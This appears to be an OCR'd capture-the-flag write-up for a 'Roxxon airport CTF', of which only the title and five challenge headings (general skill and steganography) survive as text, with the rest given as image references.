


Write up of Roxxon airport CTF


1. Leo the cat of the airport: General Skill




2. Rotten tasks: General Skill









3. static challenge: General Skill







4. C4: General Skill





5. Find cipher text: steganography



